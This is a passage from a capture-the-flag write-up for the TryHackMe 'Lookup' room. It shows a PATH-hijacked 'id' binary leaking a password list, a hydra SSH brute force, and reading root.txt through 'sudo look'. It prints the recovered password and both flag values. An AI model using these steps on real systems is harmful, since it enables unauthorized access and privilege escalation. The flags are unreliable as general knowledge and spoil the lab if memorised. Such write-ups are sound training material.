
```
chmod +x id
```

Then

```
export PATH=/tmp:$PATH
```

This makes it so that when running the id command, it tries to locate where it is through the PATH variable and the first it finds is the one it runs. Since the first it finds is the id file I wrote in /tmp, that is the one that runs. For this it replicates the output of the id command for the think user.

Now running the `/usr/sbin/pwm`:




```
www-data@ip-10-10-113-2:/tmp$ /usr/sbin/pwm
/usr/sbin/pwm
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: think
jose1006
jose1004
jose1002
jose1001teles
jose100190
jose10001
jose10.asd
jose10+
jose0_07
jose0990
jose0986$
jose098130443
jose0981
jose0924
jose0923
jose0921
thepassword
jose(1993)
jose'sbabygurl
jose&vane
jose&takie
jose&samantha
jose&pam
jose&jlo
jose&jessica
jose&jessi
josemario.AKA(think)
```

This is what seems to be a long list of possible passwords.

I copied these and added to a wordlist. Then I ran hydra to try the password for think against ssh with the command:


```
hydra -l think -P think_password_list.txt ssh://lookup.thm
```

This gave the password:




```
┌──(max㉿kali)-[~/Documents/tryhackme/rooms/Lookup]
└─$ hydra -l think -P think_password_list.txt ssh://lookup.thm
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-13 13:30:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended t
[DATA] max 16 tasks per 1 server, overall 16 tasks, 49 login tries (l:1/p:49), ~4 tries p
[DATA] attacking ssh://lookup.thm:22/
[22][ssh] host: lookup.thm   login: think   password: josemario.AKA(think)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-13 13:30:35
```

Logging into ssh with this password worked!




```
think@ip-10-10-144-189:~$ id
uid=1000(think) gid=1000(think) groups=1000(think)
```

Now we can read the user flag in /home/think/user.txt:



```
think@ip-10-10-144-189:~$ cat user.txt
38375fb4dd8baa2b2039ac03d92b820e
```


Next, we can see sudo permissions with `sudo -l`:



```
think@ip-10-10-144-189:~$ sudo -l
[sudo] password for think:
Matching Defaults entries for think on ip-10-10-144-189:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User think may run the following commands on ip-10-10-144-189:
    (ALL) /usr/bin/look
```

Here we see that we can run `/usr/bin/look`.

The binary seems to exist on GTFObins, which means we can elavate our privileges through this.



```
think@ip-10-10-144-189:~$ LFILE=/root/root.txt
think@ip-10-10-144-189:~$ sudo look '' "$LFILE"
5a285a9f257e45c68bb6c9f9f57d18e8
think@ip-10-10-144-189:~$ 
```

Nice, we got the root flag by reading the root.txt file!

Room complete!